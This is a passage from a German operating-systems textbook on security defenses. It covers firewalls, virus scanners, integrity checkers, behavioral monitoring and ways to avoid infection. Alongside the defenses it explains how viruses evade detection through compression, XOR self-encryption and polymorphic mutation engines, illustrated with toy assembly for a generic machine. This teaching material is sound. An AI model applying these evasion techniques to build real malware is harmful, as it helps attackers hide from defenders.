Zusätzlich zu einem beispiellosen Public-Relations-Desaster ist Sony also ein illegales Wagnis eingegangen. Der Staat Texas verklagte Sony wegen der Verletzung seines Anti-spyware-Gesetzes sowie seines Antibetrugsgesetzes (weil das Rootkit installiert wurde, auch wenn die Lizenz abgelehnt wurde). Später wurden Sammelklagen in 39 Staaten eingereicht. Im Dezember 2006 gab es eine außergerichtliche Einigung, in der Sony einwilligte, 4,25 Millionen Dollar zu zahlen, auf den Einsatz des Rootkits auf CDs in Zukunft zu verzichten und jedem Opfer das Recht einzuräumen, drei kostenlose Alben aus einem limitierten Musikkatalog herunterzuladen. Im Januar 2007 gab Sony zu, dass die Software auch heimlich die Hörgewohnheiten des Benutzers überwachte und diese an Sony übermittelte – unter Verletzung von US-Gesetzen. In einem Vergleich mit der Federal Trade Commission stimmte Sony zu, jedem Kunden, dessen Computer durch diese Software Schaden nahm, eine Entschädigung von 150 Dollar zu zahlen.

Wir haben die Sony-Rootkit-Affäre hier so ausführlich für alle diejenigen Leser dargestellt, die Rootkits vielleicht als eine akademische Kuriosität ohne Auswirkungen auf die reale Welt betrachten. Eine Internetsuche nach „Sony-Rootkit“ wird eine Fülle an zusätzlichen Informationen liefern.

9.8 Abwehrmechanismen

Überall lauern Probleme – gibt es da überhaupt Hoffnung, ein System sicher zu machen? Ja, die gibt es, und in den folgenden Abschnitten werden wir uns einige Möglichkeiten ansehen, wie Systeme entwickelt und implementiert werden können, damit ihre Sicherheit erhöht wird. Eines der wichtigsten Konzepte ist die **Defense-in-Depths-Strategie**. Der Grundgedanke hierbei ist, dass man mehrere Sicherheitsschichten haben sollte, so dass es bei einem Ausfall einer Schicht noch andere Schichten gibt, die überwunden werden müssen. Stellen Sie sich ein Haus mit einem hohen, spitzen, geschlossenen Eisenzaun darum vor, mit Bewegungsmeldern im Garten, zwei extrastarken Türschlössern und innen einer computergesteuerten Alarmanlage. Jede einzelne Abwehrmaßnahme könnte zwar überwunden werden, doch um das Haus auszurauben, müsste ein Einbrecher alle überwinden. Richtig sichere Computer sind wie dieses Haus mit vielen Sicherheitsschichten versehen. Wir werden uns jetzt einige dieser Schichten ansehen. Die Abwehrmechanismen sind eigentlich nicht hierarchisch, doch wir werden im Prinzip mit den allgemeineren, äußeren Ansätzen beginnen und uns dann zu den spezielleren vorarbeiten.

9.8.1 Firewalls

Die Fähigkeit, jeden Computer mit jedem anderen Computer überall verbinden zu können, ist ein zweifelhafter Segen. Auch wenn es eine Menge wertvoller Informationen im Web gibt, wird der Computer durch die Verbindung zum Internet zwei Arten von Gefahren ausgesetzt: ankommenden und abgehenden. Zu den ankommenden Gefahren gehören sowohl Cracker, die versuchen, in den Computer einzudringen, als auch Viren, Spyware und andere Malware. Abgehende Gefahren ist das Bekanntwerden von vertraulichen Informationen wie Kreditkartennummern, Passwörter, Steuererklärungen und alle Arten von Firmendaten.

Folglich werden Mechanismen benötigt, die die „guten“ Bits drinnen halten und die „schlechten“ Bits draußen. Eine Methode ist der Einsatz einer **Firewall**, die im Prinzip die moderne Form einer bewährten mittelalterlichen Sicherungseinrichtung ist: das Anlegen eines tiefen Festungsgrabens um die Burg. Durch diese Konstruktion wurde jeder, der die Burg betreten oder verlassen wollte, gezwungen, die einzige Zugbrücke der Anlage zu benutzen, auf der er durch die Ein-/Ausgangswachen kontrolliert werden konnte. Bei Netzwerken kann der gleiche Trick angewandt werden: Ein Unternehmen kann viele LANs haben, die auf beliebige Weise verbunden sind, aber der gesamte Verkehr zu oder von dem Unternehmen wird über eine elektronische Zugbrücke, die Firewall, geleitet.

Firewalls gibt es in zwei grundlegenden Varianten: Hardware- und Software-Firewalls. Unternehmen mit LANs entscheiden sich gewöhnlich für die Hardwarevariante, während Privatpersonen häufig die Software-Firewalls wählen. Wir wollen uns zuerst die Hardware-Firewalls ansehen. Eine typische Hardware-Firewall ist in ▶ Abbildung 9.31 gezeigt. Hier ist die Verbindung (Kabel oder Glasfaser) vom Netzwerkanbieter an die Firewall angeschlossen, die wiederum mit dem LAN verbunden ist. Es können keine Pakete das LAN betreten oder verlassen, ohne durch die Firewall genehmigt worden zu

sein. In der Praxis werden Firewalls oft mit Routern, Einrichtungen zur Netzwerkadressübersetzung, Systemen zur Angriffserkennung oder Ähnlichem kombiniert, doch unser Fokus wird hier auf den Funktionalitäten der Firewall liegen.




Abbildung 9.31: Vereinfachte Sicht einer Hardware-Firewall, die ein LAN mit drei Computern schützt

Firewalls sind mit Regeln konfiguriert, die beschreiben, welche Eingänge und welche Ausgänge erlaubt sind. Der Besitzer der Firewall kann diese Regeln verändern, im Allgemeinen über eine Webschnittstelle (die meisten Firewalls haben dazu einen eingebauten Mini-Webserver). In der einfachsten Form einer Firewall, der **zustandslosen Firewall** (*stateless firewall*), wird der Header jedes durchkommenden Pakets untersucht und die Entscheidung zum Durchlassen oder Aussortieren des Pakets wird allein auf Grundlage der Informationen im Header und in den Regeln der Firewall getroffen. Zu den Informationen im Paketheader gehören die Quell- und Ziel-IP-Adresse, Quell- und Zielports, Art des Dienstes und des Protokolls. Es sind noch weitere Angaben möglich, diese erscheinen aber selten in den Regeln.

In dem Beispiel von ►Abbildung 9.31 gibt es drei Server, jeder mit einer eindeutigen IP-Adresse der Form 207.68.160.x, wobei x für 190, 191 bzw. 192 steht. Dies sind die Adressen, an die Pakete gesendet werden müssen, die diese Server erreichen sollen. Ankommende Pakete enthalten außerdem eine 16-Bit-**Portnummer**, die festlegt, welcher Prozess auf der Maschine das Paket bekommt (ein Prozess kann einen Port nach ankommendem Verkehr abhören). Einige Ports haben Standarddienste, die ihnen fest zugeordnet sind. Insbesondere wird Port 80 für das Web benutzt, Port 25 für E-Mails und Port 21 für FTP-Dienste, aber die meisten anderen sind für benutzerdefinierte Dienste frei verfügbar. Die Firewall von ►Abbildung 9.31 könnte also folgendermaßen konfiguriert sein:

IP-Adresse	Port	Aktion
207.68.160.190	80	Akzeptieren
207.68.160.191	25	Akzeptieren
207.68.160.192	21	Akzeptieren
*	*	Ablehnen

Diese Regeln erlauben es Paketen, zu Maschine 207.68.160.190 zu gehen, aber nur, wenn sie an Port 80 adressiert sind. Alle anderen Ports auf dieser Maschine sind nicht zugelassen und an sie gesendete Pakete werden von der Firewall stillschweigend entfernt. Ebenso können Pakete an die anderen beiden Server geschickt werden, wenn sie an Port 25 bzw. 21 adressiert sind. Jeder andere Datenverkehr wird aussortiert. Diese Regelmenge macht es einem Angreifer schwer, Zugriff auf das LAN außer über die drei öffentlich angebotenen Dienste zu bekommen.

Trotz der Firewall ist es immer noch möglich, das LAN anzugreifen. Wenn beispielsweise der Server ein *Apache*-Webserver ist und der Cracker einen ausnutzbaren Programmierfehler bei *Apache* entdeckt hat, dann könnte er eine sehr lange URL zu 207.68.160.190 an Port 80 senden und einen Pufferüberlauf erzwingen. Somit hätte er eine Maschine innerhalb der Firewall übernommen, die nun dazu benutzt werden könnte, einen Angriff auf andere Maschinen im LAN zu starten.

Ein weiterer möglicher Angriff besteht darin, ein Computerspiel für mehrere Spieler zu schreiben, zu veröffentlichen und zu versuchen, es weithin bekannt zu machen. Die Spielsoftware benötigt einige Ports, um sich mit den anderen Spielern zu verbinden, deshalb hat der Spieleentwickler einen Port ausgewählt, z.B. 9876. Alle Spieler bekommen also die Mitteilung, ihre Firewall-Einstellungen so zu ändern, dass der gesamte ankommende und abgehende Verkehr an diesem Port zugelassen wird. Jeder, der diesen Port geöffnet hat, ist jetzt den Angriffen darauf ausgesetzt, die ganz einfach sein können, besonders wenn das Spiel ein trojanisches Pferd enthält, das gewisse Kommandos aus der Ferne erhält und diese nur ausführt. Doch selbst wenn das Spiel legitim ist, könnte es ausnutzbare Fehler enthalten. Je mehr Ports offen sind, desto größer ist die Wahrscheinlichkeit eines erfolgreichen Angriffs. Jede Lücke erhöht die Chancen, dass ein Angriff durchkommt.

Außer den zustandslosen Firewalls gibt es auch noch die **zustandsbehafteten Firewalls** (*stateful firewall*), die Verbindungen nachverfolgen und wissen, in welchem Zustand sie sich befinden. Diese Firewalls können bestimmte Angriffsarten besser abwehren, besonders solche, die mit dem Aufbau von Verbindungen zu tun haben. Noch eine andere Art von Firewalls implementiert ein **Angriffserkennungssystem** (*Intrusion Detection System, IDS*), bei dem die Firewall nicht nur den Paket-Header, sondern auch die Inhalte des Pakets nach verdächtigem Material untersucht.

Software-Firewalls – manchmal auch **Personal Firewalls** genannt – leisten das Gleiche wie Hardware-Firewalls, aber eben auf Softwareebene. Sie sind Filter, die an den Netzwerkcode innerhalb des Betriebssystemkerns angehängt werden und die Pakete auf die gleiche Weise wie die Hardware-Firewalls sondieren.

9.8.2 Antiviren- und Anti-Antivirentechniken

Firewalls versuchen, Angreifer vom Computer fernzuhalten, doch sie können wie oben beschrieben auf viele Arten versagen. In diesem Fall ist die nächste Verteidigungslinie ein Anti-Malware-Programm, häufig **Antivirenprogramm** genannt, obwohl viele ebenso Würmer und Spyware bekämpfen. Viren versuchen sich zu verstecken und Benutzer versuchen, Viren zu finden, was zu einem Katz-und-Maus-Spiel führt. In dieser Hinsicht sind Viren wie Rootkits, außer dass die meisten Virenschreiber eher Wert auf die rasante Verbreitung des Virus statt auf die Versteckspiele wie Rootkits legen. Wir wollen uns jetzt einige der Techniken ansehen, die von Antivirensoftware benutzt wird, und außerdem, wie der Virenprogrammierer Virgil darauf reagiert.

VirensScanner

Der durchschnittliche Feld-Wald-und-Wiesen-Benutzer wird natürlich nicht viele der Viren finden, die ihr Bestes tun, um sich zu verstecken. Daher hat sich ein Markt für Antivirensoftware entwickelt. Im Folgenden besprechen wir, wie diese Software arbeitet. Antivirensoftware-Unternehmen besitzen Forschungseinrichtungen, in denen engagierte Wissenschaftler Überstunden machen, um neue Viren zu isolieren und zu verstehen. Der erste Schritt besteht darin, dass man den Virus ein Programm infizieren lässt, das gar nichts tut, um den Virus in seiner Reinform zu isolieren. Ein solches Programm wird oft **Goat-Datei** genannt. Der nächste Schritt besteht darin, ein exaktes Listing des Virencodes zu erstellen und dieses Listing dann in die Datenbank bekannter Viren einzutragen. Die Unternehmen konkurrieren untereinander um die Größe ihrer Datenbanken. Es wird dabei allerdings als unsportlich angesehen, einfach neue Viren zu entwickeln, um die Größe der Datenbank nach oben zu treiben.

Nachdem ein Antivirenprogramm auf der Maschine eines Kunden installiert wurde, durchsucht es als Erstes jede ausführbare Datei auf der Platte nach Viren aus der Datenbank der bekannten Viren. Die meisten Antiviren-Firmen besitzen eine Website, von der Kunden die Beschreibung von neu entdeckten Viren herunterladen können. Wenn der Benutzer 10.000 Dateien besitzt und in der Datenbank 10.000 Viren stehen, ist natürlich geschickte Programmierung gefragt, um den Suchvorgang schnell durchzuführen.

Da ständig Varianten bekannter Viren auftauchen, die nur geringfügige Änderungen aufweisen, ist eine unscharfe Suche erforderlich, damit nicht eine Änderung von 3 Byte genügt, um einen Virus unentdeckt entkommen zu lassen. Unscharfe Suchverfahren sind jedoch nicht nur langsamer als exakte Suchverfahren, sie können außerdem auch falschen Alarm auslösen (falsch positiv). Das heißt, dass sie Warnungen vor legitimen Dateien erzeugen, die nur zufällig etwas Code enthalten, der vage Ähnlichkeit mit einem Virus hat, der vor sieben Jahren in Pakistan gemeldet wurde. Was soll ein Benutzer mit einer Nachricht wie

WARNUNG! Datei xyz.exe könnte den Lahore-9x Virus enthalten. Löschen?

anfangen? Je mehr Viren in der Datenbank sind und je allgemeiner die Kriterien für einen Treffer sind, desto häufiger wird es falschen Alarm geben. Wenn das überhand nimmt, wird der Benutzer frustriert aufgeben. Besteht der VirensScanner dagegen auf einer sehr guten Übereinstimmung, dann könnte er einige modifizierte Viren übersehen. Die richtige Balance zu finden, erfordert eine heikle heuristische Abwägung. Idealerweise sollte die Forschungsstelle versuchen, den Kerncode im Virus zu identifizieren, der sich wahrscheinlich nicht ändern wird, und diesen dann als Virensignatur verwenden, nach der gesucht wird.

Nur weil die Platte letzte Woche für virenfrei erklärt worden ist, heißt das noch lange nicht, dass sie es heute immer noch ist. Deshalb sollte der VirensScanner häufig laufen. Da die Suche langsam ist, ist es effizienter, nur die Dateien zu prüfen, die seit der letzten Suche geändert wurden. Das Problem besteht nun darin, dass ein gewitzter Virus das Datum einer infizierten Datei auf das Originaldatum zurücksetzt, um seine Ent-

deckung zu vermeiden. Die Reaktion der Antivirenprogramme auf dieses Verhalten besteht darin, zu prüfen, wann das umgebende Verzeichnis zuletzt modifiziert wurde. Darauf reagiert der Virus wiederum, indem er das Datum des Verzeichnisses ebenso zurücksetzt. Das ist der Anfang des vorne angedeuteten Katz-und-Maus-Spiels.

Für das Antivirenprogramm ist eine weitere Möglichkeit, infizierte Dateien zu entdecken, die Länge aller Dateien zu protokollieren und auf der Platte zu speichern. Wenn eine Datei seit der letzten Überprüfung angewachsen ist, dann könnte sie infiziert sein (siehe ▶ Abbildung 9.32(a) und (b)). Ein schlauer Virus kann jedoch seine Entdeckung dadurch vermeiden, dass er das Programm komprimiert und die Datei bis zu ihrer ursprünglichen Größe auffüllt. Damit dieses Verfahren funktioniert, muss der Virus, wie in ▶ Abbildung 9.32(c) gezeigt wird, sowohl Kompressions- als auch Dekompressionsroutinen enthalten. Eine weitere Möglichkeit für den Virus, der Entdeckung zu entgehen, besteht darin, seine Repräsentation auf der Platte anders als den Eintrag in der Datenbank der Antivirensoftware aussehen zu lassen. Dazu kann er sich selbst mit einem Schlüssel verschlüsseln, der für jede infizierte Datei unterschiedlich ist. Bevor der Virus eine neue Kopie von sich selbst anfertigt, generiert er einen zufälligen 32-Bit-Schlüssel, indem er beispielsweise eine XOR-Verknüpfung von der aktuellen Zeit mit den Inhalten der Speicherwörter 72.008 und 319.992 durchführt. Dann verschlüsselt der Virus seinen Code Wort für Wort mit XOR und diesem Schlüssel (siehe ▶ Abbildung 9.32(d)). Der Schlüssel wird mit in der Datei abgespeichert. Normalerweise ist es aus Gründen der Geheimhaltung nicht sinnvoll, den Schlüssel mit in der Datei zu speichern, aber das Ziel ist hier ja nicht, die Wissenschaftler aus dem Antivirenlabor vom Reverse Engineering des Virencodes abzuhalten, sondern den Virensucher zu täuschen. Bevor der Virus ausgeführt werden kann, muss er sich natürlich zuerst entschlüsseln, deshalb muss auch eine Entschlüsselungsfunktion in der Datei stehen.




Abbildung 9.32: (a) Programm (b) Infiziertes Programm (c) Komprimiertes infiziertes Programm (d) Verschlüsselter Virus (e) Komprimierter Virus mit verschlüsseltem Kompressionscode

Dieses Verfahren ist nach wie vor nicht perfekt, da die Kompressions-, Dekompressions-, Verschlüsselungs- und Entschlüsselungsroutinen in allen Kopien die gleichen sind. Das Antivirenprogramm kann daher einfach diese als Virensignatur verwenden, nach der zu suchen ist. Die Kompressions-, Dekompressions- und Verschlüsselungsroutinen zu verstecken ist nicht schwierig: Sie werden einfach wie in ►Abbildung 9.32(e) mit dem Rest des Virus verschlüsselt. Der Entschlüsselungscode kann allerdings nicht verschlüsselt werden. Da der Code von der Hardware ausgeführt werden muss, um den Rest des Virus zu entschlüsseln, muss er in Klartextform vorliegen. Antivirenprogramme wissen dies, sie suchen deshalb nach der Entschlüsselungsroutine.

Virgil hat jedoch gerne das letzte Wort, also fährt er wie folgt fort. Angenommen, die Entschlüsselungsroutine muss die Berechnung

$$X = (A+B+C-4)$$

durchführen. In ►Abbildung 9.33(a) wird für diese Berechnung der Assemblercode eines generischen 2-Adress-Computers gezeigt. Die erste Adresse ist die Quelle, die zweite das Ziel, so dass `MOV A,R1` die Variable A in das Register R1 kopiert. Der Code in ►Abbildung 9.33(b) macht dasselbe, nur weniger effizient, da `NOP`-Anweisungen (*no operation*) in den eigentlichen Code eingestreut sind.

<code>MOV A,R1</code>				
<code>ADD B,R1</code>	<code>NOP</code>	<code>ADD #0,R1</code>	<code>OR R1,R1</code>	<code>TST R1</code>
<code>ADD C,R1</code>	<code>ADD B,R1</code>	<code>ADD B,R1</code>	<code>ADD B,R1</code>	<code>ADD C,R1</code>
<code>SUB #4,R1</code>	<code>NOP</code>	<code>OR R1,R1</code>	<code>MOV R1,R5</code>	<code>MOV R1,R5</code>
<code>MOV R1,X</code>	<code>ADD C,R1</code>	<code>ADD C,R1</code>	<code>ADD C,R1</code>	<code>ADD B,R1</code>
	<code>NOP</code>	<code>SHL #0,R1</code>	<code>SHL R1,0</code>	<code>CMP R2,R5</code>
	<code>SUB #4,R1</code>	<code>SUB #4,R1</code>	<code>SUB #4,R1</code>	<code>SUB #4,R1</code>
	<code>NOP</code>	<code>JMP .+1</code>	<code>ADD R5,R5</code>	<code>JMP .+1</code>
	<code>MOV R1,X</code>	<code>MOV R1,X</code>	<code>MOV R1,X</code>	<code>MOV R1,X</code>
			<code>MOV R5,Y</code>	<code>MOV R5,Y</code>

a**b****c****d****e**

Abbildung 9.33: Beispiele für einen polymorphen Virus

Aber wir sind immer noch nicht am Ende. Es ist auch möglich, den Entschlüsselungscode zu verschleiern. Es gibt viele Möglichkeiten, ein `NOP` darzustellen. So sind zum Beispiel die Addition von 0 zu einem Register, die ODER-Verknüpfung des Registers mit sich selbst, die Verschiebung von 0 Bit nach links oder der Sprung zur nächsten Anweisung alles mögliche Wege, nichts zu tun. Somit ist das Programm aus ►Abbildung 9.33(c) funktional das gleiche wie das Programm in Abbildung 9.33(a). Wenn sich der Virus nun selbst kopiert, könnte er anstelle des Codes aus Abbildung 9.33(a) den Code aus Abbildung 9.33(c) verwenden. Er würde später bei der Ausführung nach wie vor funktionieren. Ein Virus, der bei jeder Kopie mutiert, wird **polymorpher Virus** genannt.

Nehmen wir nun an, dass R5 in diesem Code für nichts gebraucht wird. Dann ist auch ►Abbildung 9.33(d) funktional äquivalent zu Abbildung 9.33(a). Schließlich ist es in vielen Fällen auch noch möglich, Anweisungen zu vertauschen, ohne die Funktion des Programms zu beeinträchtigen. So kommen wir letztendlich zu ►Abbildung 9.33(e),

einem weiteren Codefragment, das logisch äquivalent zu Abbildung 9.33(a) ist. Code, der eine Folge von Maschinenanweisungen mutieren kann, ohne dabei die Funktionalität zu verändern, nennt man eine **Mutationsmaschine** (*mutation engine*). Ausgeklügelte Viren enthalten eine solche Mutationsmaschine, um den Entschlüsselungscode bei jeder Kopie zu mutieren. Mutationen können aus dem Einfügen von unnützem, aber harmlosem Code, Permutationsbefehlen, dem Austausch von Registern oder dem Ersetzen von Befehlen durch äquivalente Befehle bestehen. Die Mutationsmaschine selbst kann dadurch versteckt werden, dass sie mit dem Rest des Virus verschlüsselt wird.

Von der armen Antivirensoftware zu fordern, dass sie die funktionale Gleichheit der Abbildung 9.33(a) bis (e) versteht, ist viel verlangt – besonders dann, wenn die Mutationsmaschine viele Tricks auf Lager hat. Die Antivirensoftware kann den Code analysieren, um zu sehen, was er tut, und sogar versuchen, die Ausführung des Codes zu simulieren. Aber man muss bedenken, dass möglicherweise Tausende von Viren und Tausende von Dateien zu analysieren sind, so dass pro Test nicht viel Zeit bleibt, ohne dass die Analyse furchterlich langsam wird.

Nebenbei bemerkt wurde das Speichern in die Variable *Y* eingefügt, damit es schwieriger zu erkennen wird, dass der mit R5 verbundene Code toter Code ist, der also rein gar nichts macht. Wenn nun auch noch andere Codefragmente *Y* lesen und schreiben, dann wird der Code vollkommen legitim wirken. Eine gut geschriebene Mutationsmaschine, die guten polymorphen Code generiert, kann ein Albtraum für Autoren von Antivirensoftware sein. Die einzige gute Sache dabei ist, dass eine solche Mutationsmaschine schwierig zu schreiben ist. Daher werden Virgil's Freunde seinen Code ebenfalls nutzen, was bedeutet, dass nicht so viele verschiedene Mutationsmaschinen im Umlauf sind – noch nicht.

Bisher haben wir nur über Versuche gesprochen, Viren in infizierten ausführbaren Dateien zu erkennen. Der AntivirensScanner muss zusätzlich den MBR, die Bootsektoren, die Liste fehlerhafter Sektoren, den Flash-Speicher, den CMOS-Speicher usw. untersuchen. Was ist aber, wenn gerade ein speicherresidenter Virus aktiv ist? Dieser Virus wird nicht erkannt werden. Noch schlimmer wird es, wenn der aktive Virus alle Systemaufrufe überwacht. Dann kann er leicht erkennen, dass das Antivirenprogramm den Bootsektor liest (um nach Viren zu suchen). Der Virus führt dann den Systemaufruf nicht aus, um das Antivirenprogramm zu behindern, sondern gibt stattdessen einfach den echten Bootsektor zurück, der in der Liste der fehlerhaften Sektoren versteckt wurde. Dann merkt er sich vor, alle Dateien neu zu infizieren, sobald der VirensScanner fertig ist.

Um zu verhindern, von einem Virus getäuscht zu werden, könnte das Antivirenprogramm das Betriebssystem umgehen und direkt von der Platte lesen. Dazu ist es jedoch erforderlich, dass in das Antivirenprogramm Gerätetreiber für IDE-, SCSI- und andere geläufige Platten eingebaut sind. Dies macht das Antivirenprogramm weniger portabel und erhöht die Fehleranfälligkeit auf Computern mit ungewöhnlichen Platten. Außerdem ist es zwar möglich, das Betriebssystem zu umgehen, um den Bootsektor zu lesen, nicht jedoch, um alle ausführbaren Dateien zu lesen. Es besteht also weiterhin die Gefahr, dass ein Virus falsche Daten in ausführbaren Dateien erzeugen kann.

Integritätsprüfer

Ein ganz anderer Ansatz zur Virenerkennung ist die **Integritätsprüfung** (*integrity checking*). Ein Antivirenprogramm, das auf diese Weise funktioniert, durchsucht zuerst die Festplatte nach Viren. Nachdem es davon überzeugt ist, dass die Platte sauber ist, erzeugt es für jede ausführbare Datei eine Prüfsumme. Der Prüfsummenalgorithmus könnte etwas Einfaches sein wie die Behandlung aller Wörter im Programmtext als 32- oder 64-Bit-Zahlen, die addiert werden, doch es könnte auch eine kryptografische Hashfunktion sein, die fast unmöglich zu invertieren ist. Die Liste der Prüfsummen aller relevanten Dateien eines Verzeichnisses wird dann in einer Datei *checksum* in diesem Verzeichnis abgespeichert. Wenn das Programm das nächste Mal läuft, berechnet es alle Prüfsummen neu und vergleicht sie mit denen in der Prüfsummendatei *checksum*. Eine infizierte Datei wird sofort bemerkt werden.

Das Problem ist, dass Virgil dies nicht einfach tatenlos hinnehmen wird. Er kann einen Virus schreiben, der die Prüfsummendatei löscht. Noch schlimmer ist es, wenn er einen Virus schreibt, der die Prüfsumme der infizierten Dateien berechnet und damit die alten Einträge in der Prüfsummendatei ersetzt. Um sich gegen dieses Verhalten zu schützen, kann das Antivirenprogramm versuchen, die Prüfsummendatei zu verstecken. Dies wird aber wahrscheinlich nicht funktionieren, da Virgil das Antivirenprogramm sorgfältig studieren kann, bevor er den Virus schreibt. Eine bessere Idee ist es, die Datei digital zu signieren, um somit Manipulationen einfacher zu entdecken. Idealerweise sollte die digitale Signatur mithilfe einer Smart Card geschehen, die einen externen Schlüssel enthält, auf den Programme nicht zugreifen können.

Aktivitätskontrolle

Eine dritte Strategie, die von Antivirensoftware benutzt wird, ist die **Verhaltens-** bzw. **Aktivitätskontrolle** (*behavioral checking*). Bei diesem Ansatz ist das Antivirenprogramm im Speicher und kontrolliert selbst alle Systemaufrufe. Die Idee besteht darin, dass jegliche Aktivität überwacht und alles Verdächtige abgefangen werden kann. Zum Beispiel sollte kein normales Programm versuchen, den Bootsektor zu überschreiben. Ein entsprechender Versuch erfolgt daher fast sicher durch einen Virus. Eine Änderung des Flash-Speichers ist ebenfalls höchst verdächtig.

Aber es gibt auch Fälle, die nicht ganz so eindeutig sind. Zum Beispiel ist das Überschreiben von ausführbaren Dateien ein eigenartiges Verhalten – sofern man kein Compiler ist. Wenn die Antivirensoftware eine solche Schreiboperation entdeckt und eine Warnung ausgibt, dann weiß der Benutzer hoffentlich, ob das Überschreiben von ausführbaren Dateien im Kontext der derzeitigen Arbeit sinnvoll ist. Ebenso ist es nicht notwendigerweise die Arbeit eines Virus, wenn Word eine *.doc*-Datei mit einem neuen Dokument voller Makros überschreibt. In Windows können sich Programme mittels eines speziellen Systemaufrufs von ihrer ausführbaren Datei ablösen und speicherresident werden. Auch dies kann legitim sein, jedoch ist auch hier eine Warnung nützlich.

Viren müssen nicht untätig herumliegen und auf ein Antivirenprogramm warten, das sie wie Vieh zur Schlachtbank führt. Sie können zurückschlagen. Zu einem besonders aufregenden Kampf kann es kommen, wenn sich ein speicherresidenter Virus und ein speicherresidentes Antivirenprogramm auf dem gleichen Computer treffen. Vor Jahren gab es ein Spiel *Core War*, bei dem sich zwei Programmierer duellieren, indem jeder ein Programm in einen leeren Adressraum setzt. Die Programme erforschen abwechselnd den Speicher. Das Ziel des Spiels ist es, den Gegner zu lokalisieren und auszulöschen, bevor er einen selbst auslöscht. Die Virus-Antivirus-Konfrontation könnte ähnlich wie dieses Spiel verlaufen, nur mit dem Unterschied, dass das Schlachtfeld die Maschine eines armen Benutzers ist, der nicht wirklich will, dass die Schlacht auf seinem Rechner stattfindet. Noch schlimmer ist, dass der Virus im Vorteil ist, da dessen Entwickler viel über das Antivirenprogramm herausfinden kann, indem er sich einfach eine Kopie davon kauft. Ist der Virus erst einmal im Umlauf, dann kann das Antivirenteam natürlich sein Programm modifizieren und somit Virgil dazu zwingen, sich eine neue Kopie zu kaufen.

Virenvermeidung

Jede gute Geschichte braucht eine Moral. Die Moral von dieser Geschichte ist:

Vorsicht ist besser als Nachsicht.

Viren vorab zu vermeiden, ist viel leichter, als sie aufzuspüren, wenn sie erst einmal einen Computer infiziert haben. Im Folgenden nennen wir ein paar Richtlinien für den einzelnen Benutzer, aber auch einige Dinge, welche die Industrie tun könnte, um das Problem beträchtlich zu entschärfen.

Was können Benutzer tun, um eine Vireninfektion zu vermeiden? Erstens sollte man ein Betriebssystem auswählen, das einen hohen Grad an Sicherheit bietet, mit starker Trennung zwischen Kern- und Benutzermodus, und das separate Login-Passwörter für jeden Benutzer und den Systemadministrator verwendet. Unter solchen Bedingungen kann ein Virus, der sich irgendwie eingeschlichen hat, nicht die Systemprogramme infizieren.

Zweitens sollte man nur originalverpackte Software installieren, die von einem vertrauenswürdigen Hersteller stammt. Aber sogar dies bietet keine Garantie, da es Fälle gab, in denen verärgerte Mitarbeiter Viren in ein kommerzielles Softwareprodukt eingeschleust haben. Software von Websites oder Mailboxen zu laden, ist ein riskantes Unterfangen.

Drittens sollte man ein gutes Antivirensoftware-Paket kaufen und gemäß Anweisung benutzen. Man sollte sicherstellen, dass man regelmäßige Updates von der Website des Herstellers erhält.

Viertens sollte man nicht auf E-Mail-Anhänge klicken, sondern den Absendern mitteilen, keine Anhänge per E-Mail zu schicken. E-Mails, die als purer ASCII-Text gesendet werden, sind stets sicher, aber Anhänge können beim Öffnen einen Virus starten.

Fünftens sollte man häufige Sicherheitskopien von wichtigen Dateien auf einem externen Medium anlegen, wie zum Beispiel auf Disketten, auf CD-ROMs oder auf Band.

Man sollte mehrere Generationen von jeder Datei als Sicherheitskopien halten. Auf diese Weise hat man bei Entdeckung eines Virus eine Chance, die Dateien in dem Zustand vor der Infektion wiederherzustellen. Es wird wahrscheinlich nicht viel bringen, die infizierte Datei von gestern wieder einzuspielen, aber die Version von letzter Woche könnte helfen.

Schließlich sollte man der Versuchung widerstehen, schicke neue, kostenlose Software von einer unbekannten Quelle herunterzuladen und auszuführen. Vielleicht gibt es ja einen Grund, warum sie kostenlos ist – der Macher möchte, dass Ihr Computer seiner Zombie-Armee beitritt. Innerhalb einer virtuellen Maschine ist die Ausführung von unbekannter Software allerdings sicher.

Die Industrie sollte die Virusbedrohung ebenfalls ernst nehmen und einige gefährliche Praktiken ändern. Erstens sollten einfache Betriebssysteme entwickelt werden. Je mehr Schnickschnack es gibt, desto mehr Sicherheitslücken tun sich auf. Das ist die Realität.

Zweitens: Vergessen Sie aktive Inhalte. Vom Standpunkt der Sicherheit aus gesehen sind diese eine Katastrophe. Um ein Dokument zu betrachten, das einem jemand gesendet hat, sollte man nicht dessen Programme ausführen müssen. JPEG-Dateien enthalten zum Beispiel keine Programme und können deshalb keine Viren enthalten. Alle Dokumente sollten auf diese Weise funktionieren.

